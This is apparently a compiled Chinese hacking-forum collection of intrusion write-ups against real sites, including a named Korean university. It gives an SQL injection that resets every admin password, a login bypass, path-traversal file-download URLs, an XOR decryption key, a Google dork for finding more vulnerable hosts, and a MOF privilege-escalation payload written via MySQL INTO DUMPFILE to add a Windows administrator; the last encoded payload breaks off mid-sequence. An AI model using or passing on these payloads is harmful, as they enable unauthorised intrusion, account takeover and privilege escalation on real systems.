http://iarr.kangwon.ac.kr/board/main.asp?bc=N000&pp=view&bo__idx=117
```

我知道我不说你肯定会看错了，不是 bo__idx 变量是注入点，而是 bc 变量是注入点，字符型
不过为嘛我一开工具就死呢。。。于是换条路，下载了几个后台文件发现有 FCK 编辑器
看了一下。。编辑器你大爷

```
http://iarr.kangwon.ac.kr/FCKeditor/editor/filemanager/browser/default/browser.html?Type=&Connector=http%3A%2F%2Fiarr.kangwon.ac.kr%2FFCKeditor%2Feditor%2Ffilemanager%2Fconnectors%2Fasp%2Fconnector.asp
```

高版本+IIS7.5，IIS7.5 无解，myhack58 上面说 IIS7.5 有解析漏洞的纯粹放屁，你妈的你自己本地搭个看看用分号有没可能成功。
IIS7 和 IIS6 虽然是一个系列，但是和 XP 和 Win7 一样，是不同的内核，IIS7.5 即使有解析漏洞，也是效仿 IIS 7.0 那样，而不是和 IIS 6 那样
后面的重点来了。
我把后台的文件挨个下载回来分析。看了一下这个文件：

```
http://iarr.kangwon.ac.kr/admin/menu.asp
```

通常有很多网站后台的 menu 菜单文件是不加权限验证的，这个也是这样啊这里有个地址是找回密码的地址也没做权限验证，这个地址的变量比较眼熟吧

```
admin/member/set_pw.asp?me__id=
```

在哪里看到的这个变量 me__id 的呢？对了，是 admin/logon.asp 这里的"id"明显是用户名的意思，而不是整数序号的 id
set_pw.asp 中两段比较关键的代码：

```
Dim old_pwd, new_pwd
if Trim(getCookie("MCL")) <= "0001" then
  me__id = Trim(Request("me__id"))
else
  me__id = Trim(getCookie("MID"))
end if
new_pwd = Trim(Request.Form("new_pwd"))
''.....省略.....
if Len(new_pwd) > 0 then
  DB.Open StrConnect
  me__pw = MD5(new_pwd)
  SQLStr = "UPDATE members SET me__pw = '" & me__pw & "'" _
  & " WHERE me__id = '" & me__id & "'"
```

```
DB.Execute SQLStr
```

GET 一个 admin 的值，就能修改 admin 的密码了。反正源码能看，我为了保险起见，也是效率问题，直接 GET 提交了一个'or'1'='1 密码为 123456

那么系统带入的修改密码的 SQL 语句就是：

```
UPDATE members SET me__pw = '123456 的 md5' WHERE md__id = 'or'1'='1'
```

回显是：

```
패스워드 변경
비밀번호가 변경되었습니다.
```

查了下，是修改成功的意思。

语句中 WHERE 的条件等于没有，实际效果就是所有管理员的密码都变成了 123456，管你是不是叫 admin

就算管理员不是叫 admin,后台登录哪里用户名变量也没过滤,直接'or'1'='1 和密码 123456 就能登录啦

后台可以直接传 asp，但是找不到上传在哪。上传后显示的地址是：

```
http://iarr.kangwon.ac.kr/admin/board/dl.asp?fn=1_4.asp
或
http://iarr.kangwon.ac.kr/board/dl.asp?fn=1_4.asp
```

于是继续将 dl.asp 下载下来

看代码：

```
File_Name = Trim(Request.QueryString("fn"))
file_path = AttachDir & File_Name
```

这里有个变量 AttachDir，目测是在/admin/board/_common.asp 这个文件

下载看一下：

```
http://iarr.kangwon.ac.kr/download.asp?fn=../../admin/board/_common.asp
AttachDir = "/file/board/"
```

手工。。。收工。。。。收功。。。。兽攻。。。。棒子都是大傻逼

（全文完）责任编辑：冷鹰

第 5 节 韩国 OX 网络公司商

作者：YoCo Smart

来自：Silic Security Forum

网址：http:// Blackbap.org/

我经常说的一句话就是，每个国家的网络安全水平是和这个国家的整体教育水平成正比的。韩国网站的漏洞有很多种，与国内的大致是完全不一样的，国内常见漏洞是注入和编辑器，而韩国最常见的漏洞有三点：文件直接下载，文件直接上传，后台部分页面不需认证。

这个漏洞来自一个授权渗透，所以不方便公开打码了

引起注意的是网站上的一个显示图片的页面：

/attach/oxb_down.php?d=m_85&t=85_1_0.file&m=1&n=111.JPG

这个页面是一个图片的连接，而图片的实际地址是：

/attach/m_85/85_1_0.file

我们试猜想 oxb_down.php 应该是一个任意文件读取的组件，并且这个组件设定了 d 变量为路径变量，t 变量为文件名变量，变量未作处理直接带入执行。验证一下：

```
/attach/oxb_down.php?d=../attach&t=oxb_down.php&m=1&n=111.txt
```

结果证实了猜想，如图直接出来源码了：

这个页面的代码我们来分析一下好了（其实前面有过类似的分析，更多实例分析请在【脚本与数据库安全】版块以关键字“组件”进行搜索和查看）

```
<?
if
(!isset($$$$_GET['d'])||!isset($$$$_GET['t'])||!isset($$$$_GET['n'])||!isset($$$$_GET['m']))
exit;
oxb_download($$$$_GET['d'],$$$$_GET['t'],$$$$_GET['n'],$$$$_GET['m']);
function oxb_download($$$$down_dir,$$$$target_file,$$$$downname='',$$$$dn_method=0){
    $$$$file = "./".$$$$down_dir."/".$$$$target_file;
    if (!empty($$$$file)) {
       if ($$$$dn_method == 0) $$$$down_type = "attachment";//attachment : 무조건 다운로드
       else $$$$down_type = "inline";//inline : 브라우져가 인식하면 화면에 표시
       $$$$file_type = "rb";
         // Unix 에서는 무의미 하다.
         // r: text file,  rb: binary file
       if (empty($$$$downname)) {$$$$downname=basename($$$$file);}
       if (is_file($$$$file)) {
         $$$$filesize = filesize($$$$file);
         if(eregi("(MSIE)", $$$$_SERVER['HTTP_USER_AGENT'])) {
           Header("Content-type: application/octet-stream");
           Header("Content-Length: $$$$filesize");# 파일크기로 다운진행 상태 표시 가능
          Header("Content-Disposition: $$$$down_type; filename=$$$$downname");
           Header("Content-Transfer-Encoding: binary");
           Header("Pragma: no-cache");
           Header("Expires: 0");
         } else {
           Header("Content-type: file/unknown");
           Header("Content-Length: $$$$filesize");
           Header("Content-Disposition: $$$$down_type; filename=$$$$downname");
           Header("Pragma: no-cache");
           Header("Expires: 0");
         }
         $$$$fp = fopen($$$$file, $$$$file_type);
//本文作者注：居然用这种方式读取，程序员已经无敌了
         fpassthru($$$$fp);
         return true;
       }
    }else return false;
}
?>
```

大致的意思就是：先定义变量，预置了下载路径，但是路径由固定的和 GET 的组合起来，获取文件尺寸等信息，然后下载。。。再然后。。木有然后了

好吧，我们继续看有啥可以利用的
从首页的源码开始读起，发现一个配置文件 /cfg.php
几个关键的地方我标注了 12345（如果你找不到 5，说明你功力还不够，需要努力哈，多看看打码的片，心中无码你就看到 5 了）
1 是版权，标注了这个源码是商业源码，开发公司是曹尼玛和王尼玛
2 是一个自定义函数，这个函数在下面有，说白了其实是一个 dl 函数加载了一个自定义链接库，扩展的库里面有 oxdecode()这个解密函数，自定义动态库是 php_oxdecode_NT.dll
3，是解密函数
为什么说 3 是解密函数呢？
我们来看一下/admin/admin_core.enc.php 这个文件好了
我找了 N 久都没下载到 php_oxdecode_NT.dll，因为这个文件是在 php 的安装目录的，这是个 win 系统的网站，php 的路径上哪猜去？
可是。。。我大习科虽说不缺钱不缺妹子不缺设备不缺数据不缺实力但是最不缺的还是人才和大牛啊，论坛大神有 N 多，七神八神都是系统底层牛、逆向牛、解密牛
七神名曰肚子疼，经过通宵达旦的睡梦解密大招，终于成功将密文逆向，得到明文
解密算法就是原密文与

```
28 C1 D6 29 BF C0 BF A2 BD BA BC D6 B7 E7 BC C7 BD C5 C5 C2 BD C4 B1 E8 C3 B6 B1 C7 C7 FD B7 C3 B1 E8 B9 CE BC AE
```

进行一次 xor 计算就可以得到明文。
下面该讲点什么呢？其实这个站有注入。。。我是直接注入上去的。。。
这个模板在谷歌关键字：

```
inurl:attach/oxb_down.php?
```

就能出来很多了，读取 dsn.dat 的内容，逆 base64 就是数据库内容了
轶事：就七神是否能够成功将密文逆向这件事，习科核心编辑部进行了一番严格论证和激烈讨论某大神 A 认为七神不可能完成逆向，而某禽兽 B 则认为七神完成逆向毫无压力，双方谁也说不过谁，谁也不妥协，最终以三日为期
三日内七神解密成功则 A 输￥100 给 B，若三日解密失败则 B 输 A 毛爷爷￥100
当然来，禽兽自古多矫情，一下得了四张毛爷爷。。。欣喜若狂
为了表示对七神的感激，在得知七神还没吃午饭之后，立马给习科的幕后老总习总通了电话，并给 07 直升机空降了两桶肯德基外卖。。。
不过具体逆向过程据说是在七神睡梦中完成的，下面有请他躺在下水道跟帖为大家进行讲解。。。
（全文完）责任编辑：冷鹰

第三章 权限提升

第 1 节 无 shell 情况下的 mysql 远程 mof 提权方法详解

作者：suclogger
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

明天周末，今天熬个夜写个教程吧。关于 mof 提权的。

又编辑了两次，不漏点真是个技术活啊
还是我们学校的站
扫到一个站的注入，如图 3-1-1




图 3-1-1

在 havij 中得到 mysql 数据库中 mysql 库保存的数据库密码，如图 3-1-2




图 3-1-2

有时候发现 1.15 版的还是最好用，最稳定，虽然速度慢了一点。
照样放到坛子里让机油破了，如图 3-1-3

图 3-1-3

感谢 Mr.Lu。顺便吐槽下，cmd5 连个 root 都要收费

在等着密码破解出来的时候顺便 nmap 了一下，如图 3-1-4




图 3-1-4

意外发现端口改到了 1126，给后面省下了不少时间。

照常外连试试，如图 3-1-5




图 3-1-5

上个帖子里面有基友问这个软件是什么，我用的是 navicat，感觉很好用的
现在的常规思路就是得到绝对路径，写一个小马，再进一步渗透。
但是网站上面暴不出路径，看看 mysql 的路径
用 select@@basedir;命令可以看到，如图 3-1-6




图 3-1-6

网站的路径大概差不多了，懒得一个一个试了，最近 mof 提权挺火的，上次失败了一次，这次再来试试好了。
Mof 的科普文很多，大家有兴趣看看网盘链接这两个，很详细的，大家共同学习。
http://pan.baidu.com/share/link?shareid=438074&uk=101689864
http://pan.baidu.com/share/link?shareid=438077&uk=101689864
mof 文件内容为：

```
#pragmanamespace("\\\\.\\root\\subscription")
instanceof __EventFilteras $EventFilter
{
EventNamespace="Root\\Cimv2";
Name="filtP2";
Query="Select*From __InstanceModificationEvent"
"WhereTargetInstanceIsa\"Win32_LocalTime\""
"AndTargetInstance.Second=5";
QueryLanguage="WQL";
};
instanceofActiveScriptEventConsumeras $Consumer
{
Name="consPCSV2";
ScriptingEngine="JScript";
ScriptText=
"varWSH=newActiveXObject(\"WScript.Shell\")\nWSH.run(\"net.exeuseradminadmin/add\")";
};
instanceof __FilterToConsumerBinding
{
Consumer=$Consumer;
Filter=$EventFilter;
};
```

由于没有马，不能按照网盘里面说的先传一个 mof 上去，我就直接一次性写入。
先是试了试直接将原来的语句写入，提示失败，原因就是语句里面很多“；回车”之类的符

号。
然后就想转化为 16 进制或者 asc 码这样。
先试了 16 进制。
等了老半天什么还是登陆不上去，就放弃了，改用 asc 码，用的 sql 语句为：

```
selectchar(35,112,114,97,103,109,97,32,110,97,109,101,115,112,97,99,101,40,34,92,92,92,92,46,92,92,114,111,111,116,92,92,115,117,98,115,99,114,105,112,116,105,111,110,34,41,13,10,13,10,105,110,115,116,97,110,99,101,32,111,102,32,95,95,69,118,101,110,116,70,105,108,116,101,114,32,97,115,32,36,69,118,101,110,116,70,105,108,116,101,114,13,10,123,13,10,32,32,32,32,69,118,101,110,116,78,97,109,101,115,112,97,99,101,32,61,32,34,82,111,111,116,92,92,67,105,109,118,50,34,59,13,10,32,32,32,32,78,97,109,101,32,32,61,32,34,102,105,108,116,80,50,34,59,13,10,32,32,32,32,81,117,101,114,121,32,61,32,34,83,101,108,101,99,116,32,42,32,70,114,111,109,32,95,95,73,110,115,116,97,110,99,101,77,111,100,105,102,105,99,97,116,105,111,110,69,118,101,110,116,32,34,13,10,32,32,32,32,32,32,32,32,32,32,32,32,34,87,104,101,114,101,32,84,97,114,103,101,116,73,110,115,116,97,110,99,101,32,73,115,97,32,92,34,87,105,110,51,50,95,76,111,99,97,108,84,105,109,101,92,34,32,34,13,10,32,32,32,32,32,32,32,32,32,32,32,32,34,65,110,100,32,84,97,114,103,101,116,73,110,115,116,97,110,99,101,46,83,101,99,111,110,100,32,61,32,53,34,59,13,10,32,32,32,32,81,117,101,114,121,76,97,110,103,117,97,103,101,32,61,32,34,87,81,76,34,59,13,10,125,59,13,10,13,10,105,110,115,116,97,110,99,101,32,111,102,32,65,99,116,105,118,101,83,99,114,105,112,116,69,118,101,110,116,67,111,110,115,117,109,101,114,32,97,115,32,36,67,111,110,115,117,109,101,114,13,10,123,13,10,32,32,32,32,78,97,109,101,32,61,32,34,99,111,110,115,80,67,83,86,50,34,59,13,10,32,32,32,32,83,99,114,105,112,116,105,110,103,69,110,103,105,110,101,32,61,32,34,74,83,99,114,105,112,116,34,59,13,10,32,32,32,32,83,99,114,105,112,116,84,101,120,116,32,61,13,10,32,32,32,32,34,118,97,114,32,87,83,72,32,61,32,110,101,119,32,65,99,116,105,118,101,88,79,98,106,101,99,116,40,92,34,87,83,99,114,105,112,116,46,83,104,101,108,108,92,34,41,92,110,87,83,72,46,114,117,110,40,92,34,110,101,116,46,101,120,101,32,117,115,101,114,32,97,100,109,105,110,32,97,100,109,105,110,32,47,97,100,100,92,34,41,34,59,13,10,32,125,59,13,10,13,10,105,110,115,116,97,110,99,101,32,111,102,32,95,95,70,105,108,116,101,114,84,111,67,111,110,115,117,109,101,114,66,105,110,100,105,110,103,13,10,123,13,10,32,32,32,67,111,110,115,117,109,101,114,32,32,32,61,32,36,67,111,110,115,117,109,101,114,59,13,10,32,32,32,32,70,105,108,116,101,114,32,61,32,36,69,118,101,110,116,70,105,108,116,101,114,59,13,10,125,59)intodumpfile'c:/windows/system32/wbem/mof/nullevt.mof';
```

效果就是添加一个用户 admin 密码 admin。
等了有 5 秒，登陆框的提示从，如图 3-1-7




图 3-1-7

变成了，如图 3-1-8




图 3-1-8

这时候才意识到一个问题，上面的语句只添加了用户，忘了提升为管理员了。

好吧，重新写一遍 mof

```
selectchar(35, 112, 114, 97, 103, 109, 97, 32, 110, 97, 109, 101, 115, 112, 97, 99, 101, 40, 34, 92, 92, 92, 92, 46
, 92, 92, 114, 111, 111, 116, 92, 92, 115, 117, 98, 115, 99, 114, 105, 112, 116, 105, 111, 110, 34, 41, 13, 10, 13, 10
, 105, 110, 115, 116, 97, 110, 99, 101, 32, 111, 102, 32, 95, 95, 69, 118, 101, 110, 116, 70, 105, 108, 116, 101, 114
, 32, 97, 115, 32, 36, 69, 118, 101, 110, 116, 70, 105, 108, 116, 101, 114, 13, 10, 123, 13, 10, 32, 32, 32, 32, 69, 11
8, 101, 110, 116, 78, 97, 109, 101, 115, 112, 97, 99, 101, 32, 61, 32, 34, 82, 111, 111, 116, 92, 92, 67, 105, 109, 11
8, 50, 34, 59, 13, 10, 32, 32, 32, 32, 78, 97, 109, 101, 32, 32, 61, 32, 34, 102, 105, 108, 116, 80, 50, 34, 59, 13, 10,
32, 32, 32, 32, 81, 117, 101, 114, 121, 32, 61, 32, 34, 83, 101, 108, 101, 99, 116, 32, 42, 32, 70, 114, 111, 109, 32,
95, 95, 73, 110, 115, 116, 97, 110, 99, 101, 77, 111, 100, 105, 102, 105, 99, 97, 116, 105, 111, 110, 69, 118, 101, 1
10, 116, 32, 34, 13, 10, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 34, 87, 104, 101, 114, 101, 32, 84, 97, 114, 10
3, 101, 116, 73, 110, 115, 116, 97, 110, 99, 101, 32, 73, 115, 97, 32, 92, 34, 87, 105, 110, 51, 50, 95, 76, 111, 99, 9
7, 108, 84, 105, 109, 101, 92, 34, 32, 34, 13, 10, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 34, 65, 110, 100, 32,
84, 97, 114, 103, 101, 116, 73, 110, 115, 116, 97, 110, 99, 101, 46, 83, 101, 99, 111, 110, 100, 32, 61, 32, 53, 34, 5
9, 13, 10, 32, 32, 32, 32, 81, 117, 101, 114, 121, 76, 97, 110, 103, 117, 97, 103, 101, 32, 61, 32, 34, 87, 81, 76, 34,
59, 13, 10, 125, 59, 13, 10, 13, 10, 105, 110, 115, 116, 97, 110, 99, 101, 32, 111, 102, 32, 65, 99, 116, 105, 118, 10
1, 83, 99, 114, 105, 112, 116, 69, 118, 101, 110, 116, 67, 111, 110, 115, 117, 109, 101, 114, 32, 97, 115, 32, 36, 67
, 111, 110, 115, 117, 109, 101, 114, 13, 10, 123, 13, 10, 32, 32, 32, 32, 78, 97, 109, 101, 32, 61, 32, 34, 99, 111, 11
0, 115, 80, 67, 83, 86, 50, 34, 59, 13, 10, 32, 32, 32, 32, 83, 99, 114, 105, 112, 116, 105, 110, 103, 69, 110, 103, 10
5, 110, 101, 32, 61, 32, 34, 74, 83, 99, 114, 105, 112, 116, 34, 59, 13, 10, 32, 32, 32, 32, 83, 99, 114, 105, 112, 116
, 84, 101, 120, 116, 32, 61, 13, 10, 32, 32, 32, 32, 34, 118, 97, 114, 32, 87, 83, 72, 32, 61, 32, 110, 101, 119, 32, 65
, 99, 116, 105, 118, 101, 88, 79, 98, 106, 101, 99, 116, 40, 92, 34, 87, 83, 99, 114, 105, 112, 116, 46, 83, 104, 101,
108, 108, 92, 34, 41, 92, 110, 87, 83, 72, 46, 114, 117, 110, 40, 92, 34, 110, 101, 116, 46, 101, 120, 101, 32, 108, 1
11, 99, 97, 108, 103, 114, 111, 117, 112, 32, 97, 100, 109, 105, 110, 105, 115, 116, 114, 97, 116, 111, 114, 115, 32
, 97, 100, 109, 105, 110, 32, 47, 97, 100, 100, 92, 34, 41, 34, 59, 13, 10, 32, 125, 59, 13, 10, 13, 10, 105, 110, 115,
116, 97, 110, 99, 101, 32, 111, 102, 32, 95, 95, 70, 105, 108, 116, 101, 114, 84, 111, 67, 111, 110, 115, 117, 109, 1
01, 114, 66, 105, 110, 100, 105, 110, 103, 13, 10, 123, 13, 10, 32, 32, 32, 32, 67, 111, 110, 115, 117, 109, 101, 114
```

```
